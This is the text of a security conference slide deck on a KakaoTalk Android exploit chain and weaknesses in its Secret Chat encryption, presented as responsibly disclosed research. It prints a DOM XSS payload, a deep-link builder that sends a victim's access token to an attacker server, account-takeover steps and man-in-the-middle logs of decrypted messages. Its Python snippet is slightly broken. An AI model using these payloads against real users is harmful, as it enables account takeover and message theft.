HITB SECCONF 2024 BANGKOK

HTTPS://CONFERENCE.HITB.ORG/HITBSECCONF2024BKK

LEAKING KAKAO – HOW A COMBINATION OF BUGS IN KAKAOTALK COMPROMISES USER PRIVACY

Dawin Schmidt @dschmidt0815

Independent Security Researcher

CommSec Track

29 AUG

#HITB2024BKK

Agenda

Part 0: Recon

Part 1: One-click Exploit

Part 2: Secret Chat Weaknesses

Part 3: Fin


#HITB2024BKK

Part 0: Recon

#HITB2024BKK

What the Kakao?

- South Korea's most popular chat app, ~84% of the Korean population use it
- There are different chat rooms ("Regular Chat", "Team Chat", "Secret Chat", and "Open Chat")
- Lots of features (payment, ride-hailing services, shopping, etc.) -> big attack surface
- We'll look at "Regular Chat" and "Secret Chat" of the non-Korean Android version 10.4.3



#HITB2024BKK

The LOCO Chat Protocol

- Presumably, "LOCO" is an internal project name
- Binary-JSON (BSON) protocol
- Payload is encrypted with an AES key shared with Kakao Corp.
- Store-and-Forward messaging architecture
- Brian Pak reversed the protocol in 2012

#HITB2024BKK

LOCO Packet Example

Code Blame 9 lines (9 loc) · 342 Bytes


```
body_length: 196
body_payload: {c: 9388759392670092, e: g8M=, m: rNu7YQ==, mid: 1337486070, pt: 3125722692958571562,
  s:
    2/V7NhvGlBOJJdnqT9rWB3oTVmNVJeC8k3dKe72Vax2DMneXc43fUmM6xSJme4Kp4WyL1wcjIovZ4t1IbaNhCg==,
  sc: 3125740649914852441, st: 3125740649914852441, t: 268435457}
body_type: 0
id: 10018
loco_command: SWRITE
status_code: 0
```


More example packets on https://github.com/stulle123/kakaotalk_analysis/tree/main/scripts/mitmproxy/tests/data

#HITB2024BKK

LOCO Protocol Flaws


- No server authentication of the LOCO messaging backend (MITM possible)
- No Ciphertext Integrity -> Malleable block cipher mode is used (AES-CFB) -> bit-flipping attacks possible (see EFAIL attack from 2018)
- No replay attack preventions (missing freshness value)
- You can find mitmproxy POCs on my GitHub

Part 1: One-click Exploit

#HITB2024BKK

KakaoTalk Regular Chat


- “Regular Chat” supports 1on1 and group chats
- Preferred way of messaging for most users
- Uses the LOCO protocol under the hood
- No end-to-end encryption: Messages are encrypted with an AES key shared with Kakao Corp.



#HITB2024BKK

Entry point: KakaoTalk's shopping feature

- CommerceBuyActivity is an exported WebView and belongs to KakaoTalk's shopping feature
- Renders https://buy.kakao.com
- Can be started with the deep link kakaotalk://buy
- Has JavaScript enabled



That's not CommerceBuyActivity in the screenshot. Just an example.


#HITB2024BKK

Entry point: KakaoTalk's shopping feature

- CommerceBuyActivity supports the [intent://]() scheme (no sanitization)
- We could send data to other non-exported app components via JS (not exploited here)

- **Bonus**: CommerceBuyActivity leaks an Access Token in the Authorization HTTP header ;-)
- **Goal**: Steal this Access Token from the user!

That's not CommerceBuyActivity in the screenshot. Just an example.



#HITB2024BKK

How does deep link validation work?

```
public final String m17260P5(Uri uri) {
    String m36725d = "https://buy.kakao.com";

    if (uri != null) {
        /*
        Code removed to fit on the slide.
        */
```

kakaotalk://buy/ renders https://buy.kakao.com/ in the CommerceBuyActivity

```
if (("kakaotalk".equals(uri.getScheme()) || "alphatalk".equals(uri.getScheme()))
        && "buy".equals(uri.getHost())) {
```

CommerceBuyActivity validates the Scheme (“kakaotalk”) and Host (“buy”)

#HITB2024BKK

We control parts of the URL!

```java
// URL path can be controlled by an attacker
if (!TextUtils.isEmpty(uri.getPath())) {
    m36725d = String.format("%s%s", m36725d, uri.getPath());
}

// URL query parameters can be controlled by an attacker
if (!TextUtils.isEmpty(uri.getQuery())) {
    m36725d = String.format("%s?%s", m36725d, uri.getQuery());
}

// URL fragment can be controlled by an attacker
if (!TextUtils.isEmpty(uri.getFragment())) {
    return String.format("%s#%s", m36725d, uri.getFragment());
}
```

URL path, query parameters and fragment of https://buy.kakao.com can be controlled

Example: The deep link kakaotalk://buy/foo renders https://buy.kakao.com/foo in CommerceBuyActivity

Expand XSS scope: Use a Redirect Endpoint!

- Problem: No XSS on buy.kakao.com to run arbitrary JS, no MITM possible (HTTPS)

- Found https://buy.kakao.com/auth/0/cleanFrontRedirect?returnUrl= that redirected to any kakao.com domain

- Vastly increased my chances to find a XSS flaw on one of the many kakao.com subdomains

XSS Recon on *.kakao.com

- Let me google that for you: `site:*.kakao.com inurl:search -site:developers.kakao.com -site:devtalk.kakao.com`
- Discovered DOM XSS on https://m.shoppinghow.kakao.com/
- Found it with Burp Suite's DOM Invader (Thanks!)
- Used this simple XSS payload: "><img src=x onerror=alert(1);>
- **Result**: We can run arbitrary JS in the CommerceBuyActivity and steal the user's Access Token

#HITB2024BKK

Final Malicious Deep Link

```python
import base64

attacker_server = "http://192.168.178.20:5555/"
attacker_server_bytes = base64.b64encode(attacker_server.encode("utf-8"))
attacker_server_str = attacker_server.decode("utf-8")

deep_link = "kakaotalk://buy"
redirect = "/auth/0/cleanFrontRedirect?returnUrl="
vuln_site = "https://m.shoppinghow.kakao.com/m/product/Q24620753380/q:"
xss_payload = f"""">&lt;img src=x onerror="document.location=atob('{attacker_server_str}');">"""

payload = deep_link + redirect + vuln_site + xss_payload
```

Malicious Deep Link Breakdown

- kakaotalk://buy fires up the CommerceBuyActivity WebView

- /auth/0/cleanFrontRedirect?returnUrl= “compiles” to the https://buy.kakao.com/auth/0/cleanFrontRedirect?returnUrl= redirect endpoint

- https://m.shoppinghow.kakao.com/m/product/Q24620753380/q: had the XSS flaw

#HITB2024BKK

Malicious Deep Link Breakdown

- XSS Payload: "><img src=x onerror="document.location=atob('aHR0cDovLzE5Mi4xNjguMTc4LjIwOjU1NTUv');">
- I had to Base64 encode http://192.168.178.20:5555/ to bypass some sanitization (WAF?) checks
- With this deep link I was able to grab the Access Token and send it to my server ;-)

#HITB2024BKK

1-Click to Kakao Mail Takeover

- Stolen Access Token could be used to access a user's Kakao Mail account
- Token could be also used to create a new Kakao Mail account on the user's behalf
- This would overwrite the previous registered email address with no checks. Nice ;-P
- Access to Kakao Mail? -> Let's reset the user's password!
- Burp (again!) to the rescue -> easy to change server responses to bypass client-side checks during password reset.

#HITB2024BKK

Full 1-Click PoC

1. Attacker starts a HTTP server that serves the malicious deep link
2. Attacker starts a Netcat listener for grabbing CommerceBuyActivity's Access Token
3. Victim clicks the malicious link and leaks the Access Token
4. Attacker uses the Access Token to reset the victim's password
5. Attacker registers her/his device with the victim's KakaoTalk account
6. There's a 2nd factor – a 4-digit pin – which can't be brute-forced (rate limiting)
7. However, with the right curl command the backend will happily tell you the pin ;-)


```
{"status":0,"isVerified":true,"passcode":"8825"}
```


#HITB2024BKK

Demo||GTFO

#HITB2024BKK

Part 2: Secret Chat Weaknesses

#HITB2024BKK

Secret Chat

- Dedicated chat room for E2EE messaging (opt-in feature)
- Added in 2014 on top of existing LOCO protocol
- Messages are encrypted with a key that doesn’t leave the phone (assuming we trust the app). MAC protects chat msg.
- Doesn’t support voice calling and other features, so most people probably don’t use it (?)

#HITB2024BKK


Simple Secret Chat Key Exchange

- Sender gets the receiver's RSA public key
- Sender computes a shared secret value
- Sender encrypts shared secret with the receiver's public key and sends it
- Receiver gets the shared secret and computes the same E2E encryption key

How to make public keys trustworthy?

- Authority-based trust model:
  Kakao Corp. runs a database that maps the device's UUID to the user's public key

- Key ownership is verified by login credentials and a 2nd factor (pin code via SMS)




#HITB2024BKK

How to make public keys trustworthy?


- An attacker with access to the server can replace these public keys

- In addition, there's **optional** manual fingerprint verification in the Secret Chat chat room (nobody is doing this)



#HITB2024BKK

Secret Chat Weaknesses



- No E2EE messaging By Default (opt-in feature)
- No Forward Secrecy (key exchange is not ephemeral)
- Similarly, no Backward/Future Secrecy (see Double Ratchet Algorithm)
- No independent security audit, no open-source code, no open documentation
- Secret Chat is affected by all LOCO protocol flaws (e.g., no ciphertext integrity)

#HITB2024BKK

Secret Chat MITM PoC

Simulates the scenario of a compromised KakaoTalk server. PoC works in four steps:

Step 1:

Intercept **GETLPK** packet to grab receiver's public key and inject MITM public key.

```
foo@bar % mitmdump -m wireguard -s mitm_secret_chat.py
[17:26:54.800] Loading script mitm_secret_chat.py
[17:26:54.886] ------------------------------------------------------------
[Interface]
PrivateKey = Yx0cLHgi3RK0wOIlK+8+jaUPiGb6gk9pDe4APa+17Xo=
Address = 10.0.0.1/32
DNS = 10.0.0.53

[Peer]
PublicKey = 0GG6e0oM1sT8YBx0hKZkYGtYIDp1umAfeg9Bxi4aCUA=
AllowedIPs = 0.0.0.0/0
Endpoint = 192.168.178.20:51820
------------------------------------------------------------
[17:26:54.886] WireGuard server listening at *:51820.
[17:27:01.682][10.0.0.1:37532] client connect
[17:27:02.062][10.0.0.1:37532] server connect 203.133.176.212:5228
[17:27:02.062][10.0.0.1:43596] client disconnect
10.0.0.1:37532 -> tcp -> 203.133.176.212:5228
10.0.0.1:37532 -> tcp -> 203.133.176.212:5228
10.0.0.1:37532 <- tcp <- 203.133.176.212:5228
10.0.0.1:37532 -> tcp -> 203.133.176.212:5228
10.0.0.1:37532 -> tcp -> 203.133.176.212:5228
10.0.0.1:37532 -> tcp -> 203.133.176.212:5228
10.0.0.1:37532 <- tcp <- 203.133.176.212:5228
10.0.0.1:37532 <- tcp <- 203.133.176.212:5228
[17:27:05.242][10.0.0.1:15687] client connect
10.0.0.1:15687: DNS QUERY (A) open.kakao.com
 << 211.249.222.27, 211.249.222.27
[17:27:05.409][10.0.0.1:41526] client connect
[17:27:05.747][10.0.0.1:41526] server connect 211.249.222.27:443
[17:27:05.747] Skip TLS intercept for 211.249.222.27:443.
10.0.0.1:37532 -> tcp -> 203.133.176.212:5228
[17:27:08.615] Trying to parse recipient's public key from GETLPK packet...
[17:27:08.617] Injecting MITM public key into GETLPK packet...
```

#HITB2024BKK

Secret Chat MITM PoC

Step 2: Intercept **SCREATE** packet to remove an already existing shared secret (if any).

```
10.0.0.1:37532 <- tcp <- 203.133.176.212:5228
10.0.0.1:37532 -> tcp -> 203.133.176.212:5228
[17:27:13.530] Removing stored shared secret from SCREATE packet.
[17:27:13.531] Trying to parse recipient's public key from SCREATE packet...
[17:27:13.533] Injecting MITM public key into SCREATE packet...
```

Step 3: Intercept **SETSK** packet to grab shared secret and re-encrypt it with the receiver's original public key.

```
10.0.0.1:37532 <- tcp <- 203.133.176.212:5228
10.0.0.1:37532 -> tcp -> 203.133.176.212:5228
[17:27:13.564] Trying to decrypt shared secret from SETSK packet...
[17:27:13.570] Shared secret: b'AAAAAAAAAAAAAAAAAAAAAA=='
[17:27:13.570] Trying to re-encrypt shared secret...
[17:27:13.571] Re-encrypted shared secret with recipient's original public key.
[17:27:13.573] Shared secret: b'AAAAAAAAAAAAAAAAAAAAAA==' E2E encryption key: b'H1mnODpo+XZ+SEF8nR8p/ZYp
NpAaLBLgB98E0tF+7Ek='
```

#HITB2024BKK

Secret Chat MITM PoC

Step 4:

Using the shared secret, compute the E2EE key and dump messages to console.

```
[17:27:15.097] Trying to decrypt Secret Chat message...
[17:27:15.104] from_client=True, Secret Chat message=This is a test
10.0.0.1:37536 -> tcp -> 203.133.176.212:5228
[17:27:15.363][10.0.0.1:23165] Closing connection due to inactivity: Client(10.0.0.1:23165, state=open)
[17:27:15.364][10.0.0.1:31319] Closing connection due to inactivity: Client(10.0.0.1:31319, state=open)
[17:27:15.366][10.0.0.1:23165] client disconnect
[17:27:15.366][10.0.0.1:31319] client disconnect
10.0.0.1:37536 <- tcp <- 203.133.176.212:5228
10.0.0.1:37536 -> tcp -> 203.133.176.212:5228
10.0.0.1:37536 <- tcp <- 203.133.176.212:5228
10.0.0.1:37536 -> tcp -> 203.133.176.212:5228
10.0.0.1:37536 <- tcp <- 203.133.176.212:5228
[17:27:19.072] Trying to decrypt Secret Chat message...
[17:27:19.079] from_client=True, Secret Chat message=Yet another test
10.0.0.1:37536 -> tcp -> 203.133.176.212:5228
10.0.0.1:37536 <- tcp <- 203.133.176.212:5228
foo@bar %
```

#HITB2024BKK

Secret Chat MITM PoC

Simulates the scenario of a compromised KakaoTalk server. PoC works in four steps:

1. Intercept **GETLPK** packet to grab receiver's public key and inject MITM public key.
2. Intercept **SCREATE** packet to remove an already existing shared secret (if any).
3. Intercept **SETSK** packet to grab shared secret and re-encrypt it with the receiver's original public key.
4. Using the shared secret, compute the E2EE key and dump messages to console.

#HITB2024BKK

Part 3: Fin

Responsible Disclosure

- Reported 1-click exploit in December 2023 via Kakao's Bug Bounty program.
  Bonus: Only Korean citizens receive a bounty.

- CommerceBuyActivity was removed in later versions, the redirect on https://buy.kakao.com was removed, the XSS fixed.

- Reported LOCO protocol flaws back in 2016, nothing happened. Contacted Kakao Corp. again in July 2024. They're currently working on fixing some of the flaws.

- All correspondence can be found on my Github. Enjoy reading ;-)

#HITB2024BKK

Lessons Learned

- There are still popular chat apps that don't require a very complex exploit chain to steal users' messages.

- If app developers introduce a couple of logic bugs, Android's security model and message encryption won't help.

- AFAIK, bloated "super apps" are still underrepresented in the security research community. That's my personal feel though (any existing research?)

- I hope this presentation will encourage fellow researchers to dig into those apps. There's lots attack surfaces ;-)

And that's it! Ready for Q&A!

- All PoCs online: https://github.com/stulle123/kakaotalk_analysis/
- Full write-up: https://stulle123.github.io/
- Please reach out on X -> @dschmidt0815

#HITB2024BKK